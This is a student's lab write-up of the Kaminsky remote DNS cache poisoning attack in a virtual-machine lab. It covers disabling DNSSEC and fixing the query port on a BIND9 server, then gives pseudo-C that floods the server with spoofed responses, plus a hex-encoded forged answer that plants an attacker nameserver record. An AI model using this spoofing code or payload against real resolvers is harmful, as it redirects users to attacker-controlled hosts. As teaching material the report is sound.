Network Security:
Remote DNS Attack (Kaminsky)

Batyi Amatov (amatobat@b-tu.de)

Table of Content

Abstract

Domain Name System is a hierarchical and decentralized naming system which translates hostnames to IP addresses and vice versa. This translation is called DNS resolution. User does not see the DNS resolution process which happens behind the scene. Various attacks on DNS manipulate this resolution process in order to misdirect users to malicious website or hosts. One of the type of DNS attack is cache poisoning attacks. DNS cache poisoning attacks are one of the most famous attacks in network security. One of the remote attacks on DNS cash was introduced by Dan Kaminski in 2008.

1. Preparation

1.1 Lab Environment

Lab environment is based on one single physical machine, on which we run three virtual machines. Virtual machine's images were taken from the previous lab "SQL Injection". The lab environment actually needs three separate virtual machines, including a machine for the victim, a DNS server "Apollo", and the attacker's machine. These machines are three different virtual machines, running our provided VM image. For the VM network setting, we are using "NAT-Network" as the only network adapter for each VM. Additionally, we created NAT adapter in DNS server in order to be able to connect the internet.





Figure 1: The Lab Environment Setup

Figure 1 shows all machines of our lab environment. Their ip addresses were configured be default. The network is depicted in Figure 3. These VMs on the same NAT network, the user machine's IP address is 10.0.2.6, the DNS Server's IP is 10.0.2.5 and the attacker machine's IP is 10.0.2.4.



CyberSecurityLabKaminskiAttacker - Settings

Network

Adapter 1 | Adapter 2 | Adapter 3 | Adapter 4


☑ Enable Network Adapter

Attached to: NAT Network

Name: NatNetwork

▷ Advanced

Figure 2: NAT-Network



VirtualBox - Preferences

NAT Network Details

☑ Enable Network

Network Name: NatNetwork

Network CIDR: 10.0.2.0/24

Network Options: ☑ Supports DHCP

☐ Supports IPv6

☐ Advertise Default IPv6 Route

Figure 3: NAT-Network don’t require any configuration

1.2 Configure the Local DNS server Apollo

First of all, we need to install the BIND9 DNS server in order to make our Apollo machine work as DNS server. The BIND 9 software can be installed using the following command:

```
# sudo apt-get install bind9
```

Secondly, we need to create a file where we will store the cache DNS responses. It can be done in the named.conf.options file. The DNS server readS a configuration file /etc/bind/named.conf to start. This configuration file includes an option file, which is called /etc/bind/named.conf.options. By adding the following code we set the path to the file where we can put cache:

```
options {
        dump-file
        "/var/cache/bind/dump.db";
};
```

To flush the cache use the following command:

```
# sudo rndc flush
```

To put cache in dump.db file use the following command:

```
# sudo rndc dumpdb -cache
```

Thirdly, after using flushing command, it is necessary to restart the DNS server BIND9. We can use the following commands:

```
# sudo /etc/init.d/bind9 restart
# sudo service bind9 restart
```

We do not configure the ip addresses, we are using the default one. For Apollo it is 10.0.2.5

1.3 Configure the user's machine

We do not configure the ip addresses, we are using the default one. For User machine it is 10.0.2.6

For user's machine it is necessary to set 10.0.2.5 as the default DNS server address, so that user's request will sent through the Apollo's DNS server. This is can be achieved by changing the DNS address on the nameserver in the setting file /etc/resolv.conf of the user machine:

```
nameserver 10.0.2.5
```

We need to turn of the DHCP client in the VM, because the address in /etc/resolv.conf may be overwritten by it. In order to avoid this we disabled DHCP by following command:
command

1.4 Configure the attacker's machine

We do not configure the ip addresses, we are using the default one. For Attacker machine it is 10.0.2.4

First of all, in order to configure the attack machine, we set the targeted DNS server (Apollo) as its default DNS server by the following command:

```
nameserver 10.0.2.5
```

Secondly, DNS servers randomize the source port number in the DNS queries; it will significantly increase complexity of our attack. For the sake of simplicity, we assume that the source port number is a fixed number. That is why we set the source port for all DNS queries to 33333. In order to do it we need to add the following option to the file /etc/bind/named.conf.options on Apollo :

```
query-source port 33333
```

Thirdly, most of DNS servers now using a protection mechanism "DNSSEC", which is targeted to defeat the DNS cache poisoning attack. That is why it was turned off in our VM's. In order to do it, we need to change the file /etc/bind/named.conf.options on Apollo and comment this line "dnssec-validation auto" and write the following:

```
//dnssec-validation auto;
dnssec-enable no;
```

Finally, after making all configuration we need to flush the cache and restart its DNS server. It can be done using these lines:

```
# sudo rndc flush
# sudo /etc/init.d/bind9 restart
# sudo service bind9 restart
```

2. Our tasks to accomplish

Our target of the cache poisoning attack is to cheat user by redirecting him to another host. It might be very dangerous if we would take the case where the user is using an online banking site. This may lead to falsify the site, make the copy of it and wait until user will input password into the fake site.

Our task of the attack is to perform the Kaminsky attack on the our DNS server "Apollo" on example.com domain and leave there an attacker's name server record. It will lead to misdirection of user when he will try to access example.com domain. For example, if the user will run the "dig www.example.com", our poisoned DNS server will redirect to the attacker's name server ns.dnslabattacker.net for the IP address. This attacker's name server can give any ip address, such that user will be misdirected.



Root DNS Server
.COM DNS Server
(3) Spoofed Answer: with ns.dnslabattacker.net in the Authoritative field
(3) Answer: twysw.example.com's IP address
Victim DNS server (Apollo)
example.com DNS Server
(2) Query example.com's name server
Attack
(1) Query: what is the IP address of twysw.example.com
(4) Answer (if attack is successful) twysw.example.com's IP address with ns.dnslabattacker.net in the Authoritative field
Attack
Attacker
Attacker's DNS Server ns.dnslabattacker.net

Figure 4: Kaminsky attack

On the Figure 4 is depicted Kaminsky Attack. After the step 2 where Apollo DNS server waits for the reply from example.com's name server, we can send a lot of forged replies to Apollo during this time. Our reply should be the same as the real one, with the same header and query name. However every DNS reply should have transaction id, it is in the range of 2^16 = 65536. So, in the worst case we need to send 65536 forged replies to Apollo during this time in order that our transaction id will match be accepted by DNS server.

We should not forget about the cache effect during our attack. If we are not successful with the guessing of the transaction id and real response packet arrives, the data of response will be cached, such that the next time it will give response for the same query out of cache of the DNS server.

This caching effect successfully bypassed by Dan Kaminsky. During Kaminsky attack, attackers will request different names of the same domain. For example: aaaaa.example.com, aaaab.example.com, aaaac.example.com. It will help to continuously attack a DNS server without waiting. It makes the attack highly efficient in the case where port switching is turned off.

The attack is described below:

First of all, the attacker queries the Apollo for a non-existing name in example.com, such as aaaaa.example.com.

Secondly, since the new generated url does not store in Apollo's DNS cache, Apollo sends a DNS query to the example.com's nameserver.

Thirdly, in the period of time where Apollo waits for the real response, we can flood Apollo with thousands of DNS responses with different transaction IDs. In the forged response, we need to provide any IP resolution for the query and more important thing that the attacker also provides a NS (name server) record, which will help further to misdirect the user. Because ns.dnslabattacker.net will be valid name server for the example.com domain in the DNS cache. If the transaction ID matches of forged response with the query, Apollo will accept and cache the fake answer. So, the Apollo's DNS cache will be poisoned.

Fourthly, in case if the forged DNS responses could not match with the transaction ID within the short period of time, we can query a different name in order to bypass caching, such that Apollo will send a new query.

Finally, in case if the attack succeeds, the real name server for example.com domain will be replaced by the forged ns.dnslabattacker.net name server.

2.1 Task 1: Remote Cache Poisoning

To perform Kaminsky attack we used the modification version of the provided udp.c code. Unmodified version of udp.c already is able to send the query to the DNS server. During compilation it requires two ip addresses: the source ip address of sender of query and destination ip address where we will send our query. During the configuration of our machines, we set Apollo's ip address 10.0.2.5 which will be a destination of our query,   and source ip address 10.0.2.4 which is our attacker machine.

Let's consider the general idea how package for sending is formed.

Based on the stack network model in Figure 5, we have generally five layers which together provide a possibility of interconnections in network. Generally the packet starts to be constructed in application layer where the payload 'message' is put. After it the application layers adds its own header, in our case it is dns header which consist of query id and flags which describe what type of packet and which records it stores. In transport layer in our case the udp header is prepended to our packet. It consist of udp source port, udp destination port, length and checksum of dns's and udp's headers.




Figure 5: Packet structure

After transport layer the network layer is used. It prepends the ip header which is consist of such important things as ip version, header length, time to live, protocol, checksum of ip and udp headers, source and destination ip addresses. In our case we are using ipv4, 10.0.2.4 and 10.0.2.5 as source and destination ip addresses appropriately.

The pseudo code of initial udp.c source code which sends queries is the following:

```
int main(int argc, char *argv[]) {
    argv[] stores the input of source and destination addresses
    char buffer[PCKT_LEN]; // pointer of the beginning of the array
    //constructing of ipheader, udpheader and dnsheader
    //put the date of these headers in an array 'buffer'

    // send 1000 queries to Apollo DNS server
    int z = 0;
    while(z < 1000) {
        //create every time new non existing name for the query
         // recalculate the checksum for the UDP packet
        udp->udph_chksum=check_udp_sum(buffer, packetLength-sizeof(struct ipheader));
        // send the packet out.
        z++;
    }
}
```

We can see, that udp.c requires source and destination ip addresses for the execution. The structure of ip, udp and dns headers are filled and put in an array 'buffer'. Such that 'buffer' stores the byte format of packet. This packet we are sending to Apollo DNS server and each time with a new non existing name.

Based on this version of code we can construct the automatized attacker version of exploit. In order to do it we need to send a lot of forged responses on each query. This is can be done by adding a new function called f, which invokes after each query and generate a lot of forged responses with different transaction ids.

The pseudo code of modified udp.c source code which performs Kaminski attack is the following:

```
int main(int argc, char *argv[]) {
        argv[] stores the input of source and destination addresses
        char buffer[PCKT_LEN]; // pointer of the beginning of the array
        //constructing of ipheader, udpheader and dnsheader
        //put the date of these headers in an array 'buffer'

        // send 1000 queries to Apollo DNS server
        int z = 0;
        while(z < 1000) {
                //create every time new non existing name for the query
                 // recalculate the checksum for the UDP packet
                udp->udph_chksum=check_udp_sum(buffer, packetLength-sizeof(struct ipheader)); // send the packet out.
                f(data); // sending url name of query
                z++;
        }
}

int f(char *domain) { // receiving the url name
        char buffer[PCKT_LEN]; // pointer of the beginning of the array
        //put the date of these headers in an array 'buffer'
        //constructing of ipheader, udpheader and dnsheader
        struct ipheader *ip = (struct ipheader *) buffer;
        struct udpheader *udp = (struct udpheader *) (buffer + sizeof(struct ipheader));
        struct dnsheader *dns = (struct dnsheader *) (buffer + sizeof(struct ipheader) + sizeof(struct udpheader));
        char *data = (buffer + sizeof(struct ipheader) + sizeof(struct udpheader) + sizeof(struct dnsheader));
        // the 'data' is the pointer to the beginning of payload
        dns->flags = htons(FLAG_R); //put the appropriate flags in the dns header, which shows which record has been added
        dns->QDCOUNT = htons(1);
        dns->ANCOUNT = htons(1);
        dns->NSCOUNT = htons(1);
        dns->ARCOUNT = htons(2);

        strcpy(data, domain);
        char* s = "\x00\x01\x00\x01\xc0\x0c\x00\x01\x00\x01\x02\x00\x00\x00\x00\x04\x01\x01\x01\x01\xc0\x12\x00\x02\x00\x01\x02\x00\x00\x00\x00\x17\x02\x6e\x73\x0e\x64\x6e\x73\x6c\x61\x62\x61\x74\x74\x61\x63\x6b\x65\x72\x03\x6e\x65\x74\x00\x02\x6e\x73\x0e\x64\x6e\x73\x6c\x61\x62\x61\x74\x74\x61\x63\x6b\x65\x72\x03\x6e\x65\x74\x00\x00\x01\x00\x01\x02\x00\x00\x00\x00\x04\x01\x01\x01\x01\x00\x00\x29\x10\x00\x00\x00\x88\x00\x00\x00"; // DNS response packet is structured based on provided assignment paper. See the details below.
        memcpy(data + length, s, 103); // put the payload to a 'buffer'

        sin.sin_port = htons(33333); // source port of Apollo DNS server
        din.sin_port = htons(53); // destination udp port of the fake nameserver
        sin.sin_addr.s_addr = inet_addr("10.0.2.5");  // to this Apollo's source address will be sent response
        din.sin_addr.s_addr = inet_addr("199.43.135.53"); // to this 's source address will be sent response
        ip->iph_sourceip = inet_addr("199.43.135.53"); //source ip address, in our case falsified nameserver
        ip->iph_destip = inet_addr("10.0.2.5"); // destination address is Apollo DNS server

        udp->udph_srcport = htons(53); // the sender udp port of the fake nameserver
        udp->udph_destport = htons(33333);  // the reciever port for listening of Apollo DNS server
        int count = 0;
        while(count < 1000) { // send responses 1000 times for each query
                dns->query_id=rand(); //create every time new randomly chosen transaction id
                // recalculate the checksum for the UDP packet
                sendto(sd, buffer, packetLength, 0, (struct sockaddr *)&sin, sizeof(sin)) // send the packet
out
                count++;
        }
}
```


char* s is points to the beginning of the data, which was fully taken from the provided template of DNS response packet:

0x00 end of the string
0x00 0x01 type:A(address)
0x00 0x01 Class:IN
the Answer session: 0xc0 first two bits set to 1 to notify this is a pointer for a name string, not a standard string as before
0x0c the offset of the start point: here from transaction ID field to the name string 12 bytes. The string will shows from the offset point to the end of the string
0x00 0x01 type:A
0x00 0x01 Class:IN
0x02 0x00 0x00 0x00 time to live
0x00 0x04 DataLength:4 bytes
0x01 0x01 x01 0x01 1.1.1.1
Authoritative Nameservers session:
0xC0 first two bits set to 1 to notify this is a pointer for a name string, not a standard string as before
0x12 Offset 18 the string should be "/7example/3com/0"
0x00 0x02 type:NS
0x00 0x01 Class:IN
0x02 0x00 0x00 0x00 time to live
0x00 0x17 DataLength:23 bytes
The string represent "/2ns/14dnslabattacker/3net"
0x02 2 characters follow
0x6e n
0x73 s
0x0e 14 characters
0x64 d 0x6e n 0x73 s 0x6c l 0x61 a 0x62 b 0x61 a 0x74 t 0x74 t 0x61 a 0x63 c 0x6b k 0x65 e 0x72 r
0x03 3 characters 0x6e n 0x65 e 0x74 t
0x00 end of the string ***************************additional session ****************** ********
first session :example.com:type NS,class IN ns ns.dnslabattacker.net
notice: you can use the same pointer technique we talked before to shorten the packet, this is just to show you both ways work.
The string represent "/2ns/14dnslabattacker/3net"

0x02 2 characters follow 0x6e n 0x73 s
0x0e 14 characters 0x64 d 0x6e n 0x73 s 0x6c l 0x61 a 0x62 b 0x61 a 0x74 t 0x74 t 0x61 a 0x63 c
0x6b k 0x65 e 0x72 r
0x03 3 characters 0x6e n 0x65 e 0x74 t
0x00 end of the string
0x00 0x01 type:A
0x00 0x01 Class:IN
0x02 0x00 0x00 0x00 time to live
0x00 0x04 DataLength:4 bytes
0x01 0x01 0x01 0x01 1.1.1.1
second session: not related to the lab. Just set a rule that during the DNS communication, the server won't accept the packet which is larger than a certain size
0x00 0x00 0x29 0x10 0x00 0x00 0x00 0x88 0x00 0x00 0x00

This pseudo code run the Kaminsky attack and the Apollo DNS server, which executes 1000 queries, and for each query spoof with the 1000 of response with the hope transaction id will match and Apollo DNS server will accept the forged response.

Based on our experience 1000 queries and 1000 forged responses for each query usually enough for success.




```
root@vm:/home/csl/Desktop# gcc -lpcap udp.c -o udp
root@vm:/home/csl/Desktop# ./udp 10.0.2.4 10.0.2.5
root@vm:/home/csl/Desktop# 
```

Figure 6: Code execution

In the Figure 6 is shown the execution of the code.

